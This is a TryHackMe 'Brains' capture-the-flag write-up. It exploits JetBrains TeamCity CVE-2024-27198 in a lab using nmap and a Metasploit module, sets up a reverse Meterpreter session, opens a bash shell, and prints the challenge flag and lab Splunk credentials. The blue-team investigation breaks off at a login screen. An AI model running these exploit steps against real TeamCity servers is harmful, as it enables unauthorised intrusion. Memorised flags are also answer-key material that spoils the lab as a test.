


# Try Hack Me/Brains

## **Write-up / THM / Brains**

by: alfreddgreat



[▶ Start Machine](#)

Welcome to the Brains challenge, part of TryHackMe's Hackathon!

All brains gathered to build an engineering marvel; however, it seems strangers had found away to get in.

Start by deploying the machine; click on the **Start Machine** button in the upper-right-hand corner of this task to deploy the virtual machine for this room.

**Note:** Please allow the machine 4 - 6 minutes to fully boot.

Answer the questions below

What is the content of flag.txt in the user's home folder?

Start the Virtual Machine

Run an **nmap** scan to the VM machine

```

root@kalivm: ~
# nmap -sS -sC -sV 10.10.170.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-17 21:47 EDT
Nmap scan report for 10.10.170.24
Host is up (0.037s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 74:76:3b:c2:d7:bf:32:a2:83:d3:26:0f:71:7b:72:e9 (RSA)
|   256 3f:67:1b:93:ca:e2:94:28:bb:10:ec:aa:2c:6c:a5:c5 (ECDSA)
|_  256 7e:61:fc:50:eb:e2:fe:a9:fa:7e:36:bc:ca:b1:d9:ea (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Maintenance
|_ http-server-header: Apache/2.4.41 (Ubuntu)
50000/tcp open  ibm-db2?
|_ fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 401
|     TeamCity-Node-Id: MAIN_SERVER
|     WWW-Authenticate: Basic realm="TeamCity"
|     WWW-Authenticate: Bearer realm="TeamCity"
|     Cache-Control: no-store
|     Content-Type: text/plain; charset=UTF-8
|     Date: Fri, 18 Oct 2024 01:48:03 GMT
|     Connection: close
|     Authentication required
|     login manually go to "/login.html" page
|   drda, ibm-db2, ibm-db2-das:
|     HTTP/1.1 400
|     Content-Type: text/html; charset=utf-8
|     Content-Language: en
|     Content-Length: 435
|     Date: Fri, 18 Oct 2024 01:48:03 GMT
|     Connection: close
|     <!doctype html><html lang="en"><head><title>HTTP Status 400
|     Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {
font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status
400
|_   Request</h1></body></html>
|_ 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-serv
ice :
SF-Port50000-TCP:V=7.94SVN%I=7%D=10/17%Time=6711BE54%P=x86_64-pc-linux-gnu
SF:%r(GetRequest,140,"HTTP/1\.\1\x20401\x20\r\nTeamCity-Node-Id:\x20MAIN_SE
SF:RVER\r\nWWW-Authenticate:\x20Basic\x20realm=\"TeamCity\"\\r\nWWW-Authent


```

From the nmap scan: `nmap -sS -sC -sV IP_THM_VM_machine`

Ports 22, 80, and 50000 are open

VM machine is an Ubuntu Linux

Connect to port 80 using a web browser




In the result of the nmap, port 50000 is also open and observing the result it is an http server

```
50000/tcp open  ibm-db2?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 401
|     TeamCity-Node-Id: MAIN_SERVER
|     WWW-Authenticate: Basic realm="TeamCity"
|     WWW-Authenticate: Bearer realm="TeamCity"
|     Cache-Control: no-store
|     Content-Type: text/plain; charset=UTF-8
|     Date: Fri, 18 Oct 2024 01:48:03 GMT
|     Connection: close
|     Authentication required
|     login manually go to "/login.html" page
|   rdra, ibm-db2, ibm-db2-das:
|     HTTP/1.1 400
|     Content-Type: text/html; charset=utf-8
|     Content-Language: en
|     Content-Length: 435
|     Date: Fri, 18 Oct 2024 01:48:03 GMT
|     Connection: close
```

```
| <!doctype html><html lang="en"><head><title>HTTP Status 400
| Request</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1,
h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-
size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line
{height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP
Status 400
```

TeamCity-Node-Id: MAIN\_SERVER

Connect to port 50000 using the web browser



The webserver has an application of Teamcity Version 2023.11.3 (build 147512)

Search the vulnerability of the Teamcity version 2023.11.3 in internet.

<https://blog.jetbrains.com/teamcity/2024/03/additional-critical-security-issues-affecting-teamcity-on-premises-cve-2024-27198-and-cve-2024-27199-update-to-2023-11-4-now/>


← → ↻ 🏠

🔒 https://blog.jetbrains.com/teamcity/2024/03/additional-critical-security-issues-affecting- 67% ☆

🔒 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🗨️ Kali Forums 🏠 Kali NetHunter 🔥 Exploit-DB 📄 Log in to TeamCity — ... 🗨️ Google Hacking DB 🌐 OffSec 📄 GitHub - itm4n/PrintS...

News 🔒 Security 🔒

# Additional Critical Security Issues Affecting TeamCity On-Premises (CVE-2024-27198 and CVE-2024-27199) – Update to 2023.11.4 Now



Daniel Gallo

March 4, 2024

**March 5, 2024 update:** Please also see [this follow-up blog post](#) that describes our insights and timeline for addressing these vulnerabilities.

## Summary

- Two additional critical security vulnerabilities have been identified in TeamCity On-Premises.
- The vulnerabilities were discovered in February 2024 by Rapid7, who reported them to us via our coordinated disclosure policy.
- These critical security vulnerabilities have been assigned the CVE identifiers [CVE-2024-27198](#) and [CVE-2024-27199](#), and present the weaknesses [CWE-288](#) and [CWE-23](#).
- The vulnerabilities may enable an unauthenticated attacker with HTTP(S) access to a TeamCity server to bypass authentication checks and gain administrative control of that TeamCity server.
- [The vulnerabilities affect all TeamCity On-Premises versions through 2023.11.3.](#)
- They have been fixed in version 2023.11.4.
- We encourage all users to update their servers to the latest version.
- For those who are unable to do so, we have released a security patch plugin (details below).

Summary

Details

Mitigation option 1: Update your server

Mitigation option 2: Apply the security patch plugin

Security Bulletin

Frequently asked questions

Which versions are affected?

Is TeamCity Cloud affected?

Is it possible to backport the fix to our version?

Support

The application Teamcity has a vulnerability of remote code execution (RCE)

Check if the Teamcity vulnerability exist in the Metasploit Framework **CVE-2024-27198** and **CVE-2024-27199**

Run msfconsole

```
msf6 > search Teamcity


Matching Modules
=====

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/jetbrains_teamcity_rce_cve_2023_42793  2023-09-19      excellent Yes     JetBrains TeamCity Unauthenticated Remote Code Execution
1  \ target: Windows                                     .              .       .       .
2  \ target: Linux                                       .              .       .       .
3  exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198  2024-03-04      excellent Yes     JetBrains TeamCity Unauthenticated Remote Code Execution
4  \ target: Java                                       .              .       .       .
5  \ target: Java Server Page                           .              .       .       .
6  \ target: Windows Command                           .              .       .       .
7  \ target: Linux Command                             .              .       .       .
8  \ target: Unix Command                              .              .       .       .
9  exploit/multi/misc/teamcity_agent_xmlrpc_exec           2015-04-14      excellent Yes     TeamCity Agent XML-RPC Command Execution
10 \ target: Windows                                    .              .       .       .
11 \ target: Linux                                      .              .       .       .

Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/teamcity_agent_xmlrpc_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Linux'
```

Modules 3, 4, 5, 6, 7 and 8 can be used for the **CVE-2024-27198** but we don't know if the application in in java, windows, linux or unix.

Detect the technology being used by the webserver using banner grabbing and we can use **WAPPALYZER**



In the **wappalizer** you can observe that the Web Servers there is **Apache Tomcat** which means the application is running in **JAVA**.

Therefore in the msfconsole, we will use module 4 which is **target: Java**

In the msfconsole: **msf6 > use 4**

```
msf6 > use 4
[*] Additionally setting TARGET => Java
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > |
```

Then run **options** to see what is needed in the exploit. The column **Required** with the yes are obligatory.

msf6 exploit(multi/http/jetbrains\_teamcity\_rce\_cve\_2024\_27198) > **options**

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > options
```

Module options (exploit/multi/http/jetbrains\_teamcity\_rce\_cve\_2024\_27198):

| Name              | Current Setting | Required | Description   |
|-------------------|-----------------|----------|---|
| Proxies           |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]  |
| RHOSTS            |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT             | 8111            | yes      | The target port (TCP)   |
| SSL               | false           | no       | Negotiate SSL/TLS for outgoing connections  |
| TARGETURI         | /               | yes      | The base path to TeamCity   |
| TEAMCITY_ADMIN_ID | 1               | yes      | The ID of an administrator account to authenticate as   |
| VHOST             |                 | no       | HTTP server virtual host  |

Payload options (java/meterpreter/reverse\_tcp):

| Name  | Current Setting | Required | Description  |
|-------|-----------------|----------|--|
| LHOST | 192.168.10.167  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

Exploit target:

| Id | Name |
|----|------|
| 0  | Java |

View the full module info with the `info`, or `info -d` command.

The fields **RHOSTS**, **RPORT** should be filled up. And the **LHOST** should be the IP that can be reached by the VM Machine. Since the machine is in a VPN, the **LHOST** will be the VPN IP assigned to the Kali machine.

Set the following values

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RHOSTS 10.10.170.24
```

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RPORT 50000
```

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set LHOST 10.11.80.68
```

Note: 10.10.170.24 is the THM-VM-Machine, 50000 is the Teamcity application port and 10.11.80.68 is the VPN IP of the Kali.

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RHOSTS 10.10.170.24
RHOSTS => 10.10.170.24
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set RPORT 50000
RPORT => 50000
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > set LHOST 10.11.80.68
LHOST => 10.11.80.68
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > |
```



Now check if the options are set successfully. Run the options command to see the set values.

msf6 exploit(multi/http/jetbrains\_teamcity\_rce\_cve\_2024\_27198) > **options**

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > options
Module options (exploit/multi/http/jetbrains_teamcity_rce_cve_2024_27198):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    10.10.170.24     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.10.170.24     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      50000            yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to TeamCity
  TEAMCITY_ADMIN_ID 1            yes       The ID of an administrator account to authenticate as
  VHOST      no               no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.11.80.68     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Java

View the full module info with the info, or info -d command.
```

Now we can run the exploit

msf6 exploit(multi/http/jetbrains\_teamcity\_rce\_cve\_2024\_27198) > **run -j**

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.11.80.68:4444
[*] Running automatic check ("set AutoCheck false" to disable)
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > [+] The target is vulnerable. JetBrains TeamCity 2023.11.3 (build 147512) running on Linux.
[*] Created authentication token: eyJ0eXAiOiAiVENWbWljJ9.NjhVQVR0RlZ3bXpXeUdieHpfSldxcU4xd2pJ.MWEzMjRhNGUtNjhlMCO0ZTE0LTk4NmMtNzEzNThjYTU2MmJm
[*] Uploading plugin: UQWxODYS
[*] Sending stage (57971 bytes) to 10.10.170.24
[*] Deleting the plugin...
[+] Deleted /opt/teamcity/TeamCity/work/Catalina/localhost/ROOT/TC_147512_UQWxODYS
[+] Deleted /home/ubuntu/.BuildServer/system/caches/plugins.unpacked/UQWxODYS
[*] Meterpreter session 1 opened (10.11.80.68:4444 -> 10.10.170.24:54368) at 2024-10-17 22:38:00 -0400
[*] Deleting the authentication token...
[!] This exploit may require manual cleanup of '/opt/teamcity/TeamCity/webapps/ROOT/plugins/UQWxODYS' on the target
```

If the prompt will not come out, press enter until the following comes out.

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > 
```

Then we run the sessions to see the session created

**Meterpreter session 1 opened (10.11.80.68:4444 -> 10.10.170.24:54368) at 2024-10-17 22:38:00 -0400**

**msf6 exploit(multi/http/jetbrains\_teamcity\_rce\_cve\_2024\_27198) > sessions**

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  ---  ---           -
  1    meterpreter java/linux ubuntu @ brains 10.11.80.68:4444 -> 10.10.170.24:54368 (10.10.170.24)

msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > |
```

There is 1 session created and connected to the target machine (THM-VM-machine).

Connect to the session with the command **sessions 1**

**msf6 exploit(multi/http/jetbrains\_teamcity\_rce\_cve\_2024\_27198) > sessions 1**

```
msf6 exploit(multi/http/jetbrains_teamcity_rce_cve_2024_27198) > sessions 1
[*] Starting interaction with 1...

meterpreter > |
```

Now we are inside the machine with the meterpreter shell. We can walk through using the meterpreter commands or by running the command shell.

**meterpreter > shell**

```
meterpreter > shell
Process 1 created.
Channel 1 created.
|
```

Now we are in the target shell command. To have a prompt run a shell like the following

**/bin/bash -i**

```
meterpreter > shell
Process 2 created.
Channel 2 created.
/bin/bash -i
bash: cannot set terminal process group (602): Inappropriate ioctl for device
bash: no job control in this shell
ubuntu@brains:/opt/teamcity/TeamCity/bin$
```

Now we are inside the VM machine in the directory **/opt/teamcity/TeamCity/bin**

The question to answer in **tryhackme.com** is the following

Answer the questions below

What is the content of flag.txt in the user's home folder?

The needed flag is in the /home directory where a user exists.

Change directory to /home directory to see who is the user:

**ubuntu@brains:/opt/teamcity/TeamCity/bin\$ cd /home** and then list the content of the directory with the **ls** command,

```
ubuntu@brains:/opt/teamcity/TeamCity/bin$ cd /home
cd /home
ubuntu@brains:/home$ ls
ls
ubuntu
ubuntu@brains:/home$
```

The user is ubuntu.

Change directory to the user directory and get the content of the **flag.txt** file.

**ubuntu@brains:/home\$ cd ubuntu**

**ubuntu@brains:/home\$ ls -l**

**ubuntu@brains:/home\$ cat flag.txt**

```
ubuntu@brains:~$ cat flag.txt
cat flag.txt
THM{faa9bac345709b6620a6200b484c7594}
ubuntu@brains:~$
```

FLAG:THM{faa9bac345709b6620a6200b484c7594}

Answer the questions below

What is the content of flag.txt in the user's home folder?

THM{faa9bac345709b6620a6200b484c7594}

✓ Correct Answer

## Task 2 ○ Blue: Let's Investigate



Now comes the detection part.

▶ Start Machine

The IT department has provided us one of the servers which was compromised as a result of the attack. Our task as a Forensics Analyst is to examine the host and identify the attacker's footprints in the post-exploitation stage.

### Lab Connection

Before moving forward, deploy the machine. When you deploy the machine, it will be assigned an IP address:

10.10.74.225. The Splunk instance will be accessible in about **5 minutes** and can be accessed at

10.10.74.225:8000 using the credentials mentioned below:

**Username:** splunk

**Password:** analyst123

Answer the questions below

What is the name of the backdoor user which was created on the server after exploitation?

Answer format: \*\*\*\*\*

🚀 Submit

What is the name of the malicious-looking package installed on the server?

Answer format: \*\*\*\*\*

🚀 Submit

What is the name of the plugin installed on the server after successful exploitation?

Answer format: \*\*\*\*\*

🚀 Submit

Connect to the machine 10.10.74.225 with port 8000 using a browser.

Apps ⚙️ Manage

Search apps by name... 🔍

➤

Search & Reporting

📱

Splunk Secure Gateway

🔍

Upgrade Readiness App

Hello, admin

Quick links

DashboardRecently viewedCreated by youShared with you

Common tasks

📄

Add data

Add data from a variety of common sources.

🔍

Search your data

Turn data into doing with Splunk search.

📊

Visualize your data

Create dashboards that work for your data.

📱

Configure mobile devices

Login or manage mobile devices using Splunk Secure Gateway.

Learning and resources

📋

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